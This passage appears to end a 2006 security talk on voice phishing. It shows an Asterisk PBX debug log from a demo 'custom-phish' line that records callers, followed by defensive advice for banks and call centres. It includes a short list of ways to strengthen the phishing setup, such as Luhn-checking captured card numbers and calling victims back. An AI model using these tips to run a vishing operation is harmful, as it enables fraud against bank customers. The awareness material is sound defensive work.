Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is 'custom-phish'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is 'IAX2/sixTel-5'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is 'IAX2/voipjet-1'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is 'Monitor'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is 'wav|1234567891234567|mX'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is '2006-06-22 22:31:27'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is '2006-06-22 22:31:27'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is '2006-06-22 22:32:16'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is '49'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is '49'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is 'ANSWERED'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is 'DOCUMENTATION'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is ''
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is '1151033487.0'
Jun 22 22:32:16 DEBUG[15233] pbx.c: Function result is ''
Jun 22 22:32:16 VERBOSE[15233] logger.c:
                                             -- Hungup 'IAX2/sixTel-5'
Jun 22 22:32:16 DEBUG[15233] res monitor.c: monitor executing ( nice -n 19 soxmix
     "/var/spool/asterisk/monitor/123456789123
4567-in.wav" "/var/spool/asterisk/monitor/1234567891234567-out.wav"
     "/var/spool/asterisk/monitor/1234567891234567.wav" &&
rm -f "/var/spool/asterisk/monitor/1234567891234567-"* ) &
```

#### Further Building

- Add LUHN verification to verify the credit card number is real.
- Using the CallerID information, call the user back to confirm their change.
- Outbound call the user to have them call you back at your 800#.

#### High Risk Applications

- Credit Card/Banking
- Student Loan Systems
- Corporate Help Desks
- Utilities (Power/Cable/Phone)

- Develop a process to deal with a rogue 800 number when you find it
  - Shutdown 800#s as they come up. It will be the fastest way to stop the phish from continuing
  - Redirect the 800# to a voicemail message notifying the user that they were "scammed" and they shouldn't call 800#s in e-mails.

- Recommend users only all the 800# on the back of their card
  - Reduce the amount of 800#s you send to customers.
  - Warn users today (on your website, IVR, and printed material) of this phishing technique

- Monitor users ANI not CallerID and track ANI usage for fraud
  - CallerID is easily spoofed by VoIP platforms.
  - ANI, while it can be spoofed, it a much better way to authenticate users
  - Never use CallerID or ANI to actually authenticate a user



- Train Call Center Reps on Vishing
  - Ask callers what 800# they dialed
  - Play "You've reach Bank X at 800-555-1212 and you're calling from 312-555-1212."
  - Always say the name of the bank!

- Prevent Cross-Over Knowledge
  - Never ask for CVV2 information in an IVR
  - Never ask for the full social security number
  - Evaluate the information available when you successfully login to the IVR.

Jay Schulman

Jay.Schulman@Hushmail.com